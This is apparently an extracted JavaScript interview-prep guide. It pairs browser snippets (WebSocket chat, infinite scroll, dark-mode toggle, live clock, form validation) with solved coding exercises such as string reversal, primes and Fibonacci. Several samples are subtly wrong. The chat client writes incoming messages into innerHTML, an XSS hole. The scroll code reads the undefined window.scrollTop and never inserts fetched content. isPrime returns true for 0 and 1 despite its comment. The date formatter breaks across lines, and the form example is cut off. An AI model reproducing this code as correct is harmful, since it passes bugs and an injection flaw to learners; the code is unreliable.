


Q. How to implement a **real-time chat application** using JS.

V. IMP.



- ❖ By using **WebSockets** - WebSockets allow data to be sent in both directions using a single connection between a client and a server.



Q. How to implement a **real-time chat application** using JS.

V. IMP.



```
// Create a WebSocket connection to the server
const socket = new WebSocket("ws://localhost:8080");

// Get DOM elements
const messages = document.getElementById("messages");
const input = document.getElementById("input");
const sendButton = document.getElementById("send");

// Event listener when the WebSocket connection is opened
socket.addEventListener("open", () => {
  console.log("WebSocket connection opened");
});
```

```
// Event listener for incoming messages
socket.addEventListener("message", (event) => {
  const message = event.data;
  // Display the received message in the chat
  messages.innerHTML += `<p>${message}</p>`;
});

// Event listener for the send button
sendButton.addEventListener("click", () => {
  const message = input.value;
  if (message) {
    // Send the message to the server
    socket.send(message);
    // Clear the input field
    input.value = "";
  }
});
```

Q. How to create an **infinite scrolling feature** using JS when a user reaches the bottom of a webpage?

V. IMP.




```
// Load initial content
loadMoreContent();

// Function to load content
function loadMoreContent() {
  // Make an AJAX request to fetch more content from the server
  fetch("/get-more-content")
    .then((response) => response.text());
}

// Define a threshold for triggering more content loading
const threshold = 200;

// Event listener for the scroll event
window.addEventListener("scroll", () => {
  const scrollTop = window.scrollTop;
  const totalHeight = document.documentElement.scrollHeight;
  const windowHeight = window.innerHeight;

  // Check if the user is near the bottom of the page
  if (totalHeight - (scrollTop + windowHeight) < threshold) {
    loadMoreContent(); // Trigger loading more content
  }
});
```



Q. How to implement a **toggle switch** that changes the theme (light/dark mode) of a website when clicked.



```
// Get the theme toggle button element
const themeToggle = document.getElementById('themeToggle');

// Get the <body> element of the page
const body = document.body;

// Add an event listener to the theme toggle button
themeToggle.addEventListener('click', () => {
  // Toggle the 'dark-mode' class on the <body> element
  body.classList.toggle('dark-mode');
});
```



Q. How to use JS to dynamically update **date in real time** on webpage?



```
// Initial update
updateDateTime();

function updateDateTime() {
  const datetimeElement = document.getElementById("datetime");
  const now = new Date();

  // Format the date and time (example format: "YYYY-MM-DD HH:MM:SS")
  const formattedDateTime = `${now.getFullYear()}
-${(now.getMonth() + 1).toString()}
-${now.getDate().toString()}

${now.getHours().toString()}:
${now.getMinutes().toString()}:
${now.getSeconds().toString()}`;

  // Update the content of the element
  datetimeElement.textContent = formattedDateTime;
}

// Update the date and time every second
setInterval(updateDateTime, 1000);
```



Q. How to **prevent a form from being submitted** without required fields being filled?



```
// Get the form element by its ID
const form = document.getElementById('myForm');

form.addEventListener('submit', (event) => {

  // If form is invalid (required fields not filled)
  if (!form.checkValidity()) {

    // Prevent the default form submission
    event.preventDefault();
    // Show an alert message
    alert('Please fill in all required fields.');
```

Name

E-mail

Mobile No.

Password

 Please fill out this field.

Chapter 12: Coding



- Q. Write a function that returns the reverse of a string?
- Q. Write a function that returns the longest word in the sentence.
- Q. Write a function that checks whether a given string is a palindrome or not?
- Q. Write a function to remove duplicate elements from an array.
- Q. Write a function that checks whether two strings are anagrams or not?
- Q. Write a function that returns the number of vowels in a string.
- Q. Write a function to find the largest number in an array.
- Q. Write a function to check if a given number is prime or not?
- Q. Write a function to calculate the factorial of a number.
- Q. Write a program to remove all whitespace characters from a string.
- Q. Write a function to find the sum of all elements in an array.

Chapter 12: Coding



- Q. Write a function to find the average of an array of numbers.
- Q. Write a function to sort an array of numbers in ascending order.
- Q. Write a function to check if a given array is sorted in ascending order or not.
- Q. Write a function to merge two arrays into a single sorted array.
- Q. Write a function to remove a specific element from an array.
- Q. Write a function to find the second largest element in an array.
- Q. Write a function to reverse the order of words in a given sentence.
- Q. Write a function to find the longest common prefix among an array of strings.
- Q. Write a function to find the intersection of two arrays.
- Q. Write a function to calculate the Fibonacci sequence up to a given number.

Q. Write a function that returns the **reverse** of a string? **V. IMP.**



```
console.log(reverseString("Interview, Happy"));

// Output: "yppaH ,weivretnI"
```

```
// using for loop
function reverseString(str) {
  // Initialize an empty string to
  // store the reversed string
  let reversed = "";

  // Iterate through the characters of the
  // input string in reverse order
  for (let i = str.length - 1; i >= 0; i--) {
    reversed += str[i];
  }
  return reversed;
}
```

```
// Shortcut way
function reverseString(str) {
  // Split the string into an array of characters
  // Reverse the order of elements in the array
  // Join the characters back together into a string
  return str.split("").reverse().join("");
}
```

Q. Write a function that returns the **longest word** in the sentence.



```
// Find the Longest Word
console.log(findLongestWord("I love coding in JavaScript"));

// Output: "JavaScript"
```

```
function findLongestWord(sentence) {
  // Step 1: Split the sentence into an array of words
  const words = sentence.split(" ");
  let longestWord = "";

  // Step 2: Iterate through each word in the array
  for (let word of words) {
    // Step 3: Check if the current word is longer than the current longest word
    if (word.length > longestWord.length) {
      // Step 4: If true, update the longestWord variable
      longestWord = word;
    }
  }
  return longestWord;
}
```

Q. Write a function that checks whether a given string is a **palindrome** or not? **V. IMP.**



❖ A palindrome is a word that reads the same forward and backward.

```
// Check for Palindrome
console.log(isPalindrome("racecar"));

// Output: true
```

```
function isPalindrome(str) {

    // Step 1: Reverse the string
    const reversedStr = str.split("").reverse().join("");

    // Step 2: Compare the reversed string with the original string
    return str === reversedStr;

}
```

Q. Write a function to **remove duplicate** elements from an array. **V. IMP.**



```
// Remove Duplicates from an Array
console.log(removeDuplicates([1, 2, 3, 4, 4, 5, 6, 6]));
|
// Output: [1, 2, 3, 4, 5, 6]
```



```
// using Set
function removeDuplicates(arr) {
  // Step 1: Convert the array to a Set
  // (which only allows unique values)
  // Step 2: Convert the Set back to an array
  return [...new Set(arr)];
}
```

```
// using for loop
function removeDuplicates(arr) {
  // Empty array to store unique elements
  const uniqueElements = [];

  // Loop through the input array
  for (let i = 0; i < arr.length; i++) {
    // Check if the current element is
    // already in the uniqueElements array
    if (uniqueElements.indexOf(arr[i]) === -1) {
      // If not found, push the element
      // to the uniqueElements array
      uniqueElements.push(arr[i]);
    }
  }
  return uniqueElements;
}
```

Q. Write a function that checks whether two strings are **anagrams** or not? **V. IMP.**



❖ An anagram is a word formed by rearranging the letters of another word.

```
// Check for Anagrams
console.log(areAnagrams("listen", "silent"));

// Output: true
```

```
function areAnagrams(str1, str2) {

    // Step 1: Split the strings into arrays of characters
    // Step 2: Sort the characters in each array
    const sortedStr1 = str1.split("").sort().join("");
    const sortedStr2 = str2.split("").sort().join("");

    // Step 3: Compare the sorted strings
    return sortedStr1 === sortedStr2;
}
```

Q. Write a function that returns the **number of vowels** in a string.



```
// Count the Vowels
console.log(countVowels("Hello, world!"));

// Output: 3
```

```
function countVowels(str) {
  const vowels = ["a", "e", "i", "o", "u"];
  let count = 0;

  // Step 1: Iterate through each character in the string
  for (let char of str.toLowerCase()) {
    // Step 2: Check if the character is a vowel
    if (vowels.includes(char)) {
      // Step 3: If true, increment the count
      count++;
    }
  }
  return count;
}
```

Q. Write a function to find the **largest number** in an array.



```
// Find largest Number
console.log(findLargestNumber([2, 4, 6, 9, 3]));
// Output: 9
```

```
function findLargestNumber(arr) {
  // Step 1: Set the initial largest element to the first element of the array
  let largest = arr[0];

  // Step 2: Iterate through the array and update the largest element if a larger element is found
  for (let i = 1; i < arr.length; i++) {
    if (arr[i] > largest) {
      largest = arr[i];
    }
  }

  // Step 3: Return the largest element
  return largest;
}
```

Q. Write a function to check if a given **number is prime** or not? **V. IMP.**



```
// A prime number is only divisible by 1 and itself.  
console.log(isPrime(7)); // Output: true  
console.log(isPrime(10)); // Output: false
```

```
function isPrime(number) {  
    // Step 1: Numbers less than 2 are not prime  
    for (let i = 2; i <= number / 2; i++) {  
        // Step 2: Remainder must not be zero to be prime  
        if (number % i === 0) {  
            return false; // Number is divisible by i, hence not prime  
        }  
    }  
    return true; // Number is prime  
}
```

Q. Write a function to calculate the **factorial of a number**.



```
// Calculate the factorial of a number
console.log(factorial(5)); //1*2*3*4*5
// Output: 120
```

```
function factorial(num) {
  // Step 1: Handle edge case for 0
  if (num === 0) {
    return 1;
  }

  // Step 2: Initialize the factorial variable
  let factorial = 1;

  // Step 3: Multiply numbers from 1 to num to calculate the factorial
  for (let i = 1; i <= num; i++) {
    factorial *= i;
  }

  // Step 4: Return the factorial
  return factorial;
}
```

Q. Write a program to remove all **whitespace characters** from a string.



```
const inputString = " Interview,    Happy ";
console.log(removeWhitespace(inputString));

// Output: "Interview,Happy"
```

```
function removeWhitespace(str) {

    // Step 1: Use a regular expression
    // The \s pattern matches whitespace characters,
    // including spaces, tabs, and line breaks.
    // The g flag is used to perform a global search
    // and replace, replacing all occurrences.

    const result = str.replace(/\s/g, "");
    return result;
}
```

Q. Write a function to find the **sum of all elements** in an array.



```
// Sum all elements
console.log(findSum([1, 2, 3, 4, 5]));
// Output: 15
```

```
function findSum(arr) {
  // Step 1: Initialize the sum variable
  let sum = 0;

  // Step 2: Iterate through the array and add each element to the sum
  for (let i = 0; i < arr.length; i++) {
    sum += arr[i];
  }

  // Step 3: Return the sum
  return sum;
}
```

Q. Write a function to find the **average** of an array of numbers.



```
// Average of an array
console.log(findAverage([1, 2, 3, 4, 5]));
// Output: 3
```

```
function findAverage(arr) {
  // Step 1: Calculate the sum of the array elements
  let sum = 0;
  for (let i = 0; i < arr.length; i++) {
    sum += arr[i];
  }

  // Step 2: Divide the sum by the number of elements in the array
  let average = sum / arr.length;

  // Step 3: Return the average
  return average;
}
```

Q. Write a function to **sort an array** of numbers in ascending order. **V. IMP.**



```
// Sort an array without for loop
const numbers = [10, 1, 20, 2, 5];
console.log(sortArrayAscending(numbers));
// Output: [1, 2, 5, 10, 20]
```

```
function sortArrayAscending(arr) {
  // a and b will start from 10, 1
  // If a-b is positive then swap
  // If a-b is negative or 0 then don't swap
  return arr.sort((a, b) => a - b);
}
```

Q. Write a function to **check** if a given array is **sorted** in ascending order or not.



```
// Check whether array is sorted or not
console.log(isSorted([1, 2, 3, 4, 5]));

// Output: true
```

```
function isSorted(arr) {

    // Step 1: Iterate through the array starting from the second element
    for (let i = 1; i < arr.length; i++) {

        // Step 2: Compare the current element with the previous element
        if (arr[i - 1] > arr[i]) {
            return false; // If the current element is smaller, the array is not sorted
        }
    }

    // Step 3: If all elements are in sorted order, return true
    return true;
}
```

Q. Write a function to merge two arrays into a **single sorted array**.



```
// Merge two arrays
const array1 = [10, 3, 5, 7];
const array2 = [2, 20, 6, 8];
console.log(mergeSortedArrays(array1, array2));

// Output: [2, 3, 5, 6, 7, 8, 10, 20]
```

```
function mergeSortedArrays(arr1, arr2) {
  // Step 1: Concatenate the two arrays into a single array
  const mergedArray = arr1.concat(arr2);

  // Step 2: Sort the merged array in ascending order
  const sortedArray = mergedArray.sort((a, b) => a - b);
  return sortedArray;
}
```

Q. Write a function to **remove a specific element** from an array.



```
// Remove specific element without using for loop
console.log(removeElement([1, 2, 3, 2, 4], 2));

// Output: [1, 3, 4]
```

```
function removeElement(arr, target) {
  // Step 1: Use the Array.filter() method to create
  // a new array with elements not equal to the target

  let filteredArray = arr.filter(function (element) {
    return element !== target;
  });

  // Step 2: Return the filtered array
  return filteredArray;
}
```

Q. Write a function to find the **second largest element** in an array. **V. IMP.**



```
const numbers = [5, 10, 2, 8, 3];  
console.log(findSecondLargest(numbers));  
  
// Output: 8
```

```
function findSecondLargest(arr) {  
  // Step 1: Sort the array in descending order  
  const sortedArr = arr.sort((a, b) => b - a);  
  
  // Step 2: Pick the second number from start  
  let secondLargest = sortedArr[1];  
  
  return secondLargest  
}
```

Q. Write a function to **reverse the order of words** in a given sentence.



```
// Reverse the words of a sentence
console.log(reverseWords("hello world"));

// Output: "world hello"
```

```
function reverseWords(sentence) {
  // Step 1: Split the sentence into an array of words
  let words = sentence.split(" ");

  // Step 2: Reverse the array of words
  let reversedWords = words.reverse();

  // Step 3: Join the reversed words into a new sentence
  let reversedSentence = reversedWords.join(" ");

  // Step 4: Return the reversed sentence
  return reversedSentence;
}
```

Q. Write a function to find the longest **common prefix** among an array of strings.



```
const strings = ["flower", "flow", "flight"];
console.log(longestCommonPrefix(strings)); // Output: "fl"
```

```
function longestCommonPrefix(strs) {
  // Initialize the prefix with the first string
  let prefix = strs[0];

  // Iterate through the remaining strings in the array
  for (let i = 1; i < strs.length; i++) {

    // Find the common prefix between the current string and the prefix
    while (strs[i].indexOf(prefix) !== 0) {
      // Remove the last character from the prefix until it matches
      // the beginning of the current string
      prefix = prefix.slice(0, prefix.length - 1);
    }
  }
  return prefix;
}
```

Q. Write a function to find the **intersection** of two arrays.



```
// Intersection of two arrays without using for loop
console.log(findIntersection([1, 2, 3, 4], [2, 3, 5, 6]));

// Output: [2, 3]
```

```
function findIntersection(arr1, arr2) {
  // Step 1: Use the Set data structure to store unique elements from the first array
  let set = new Set(arr1);

  // Step 2: Use the Array.filter() method to create an array of common elements
  let intersection = arr2.filter(function (element) {
    return set.has(element);
  });

  return intersection;
}
```

Q. Write a function to calculate the **Fibonacci sequence** up to a given number. **V. IMP.**



❖ The Fibonacci series starts with 0 and 1. Each subsequent number is the sum of the two preceding numbers.

```
// Generate Fibonacci series up to the 10th number
var n = 10;
console.log(fibonacciSeries(n));
// Output: [0, 1, 1, 2, 3, 5, 8, 13, 21, 34]
```

```
function fibonacciSeries(n) {

    // Step 1: Initialize the Fibonacci series with the first two numbers
    var fibonacci = [0, 1];

    // Step 2: Start from index 2, as the first two numbers are already defined
    for (var i = 2; i < n; i++) {

        // Step 3: Calculate the sum of the two preceding numbers
        fibonacci[i] = fibonacci[i - 1] + fibonacci[i - 2];
    }
    return fibonacci;
}
```

**Your fate is in your hands, not in the
hands of your job interviewer.**

Good Luck.

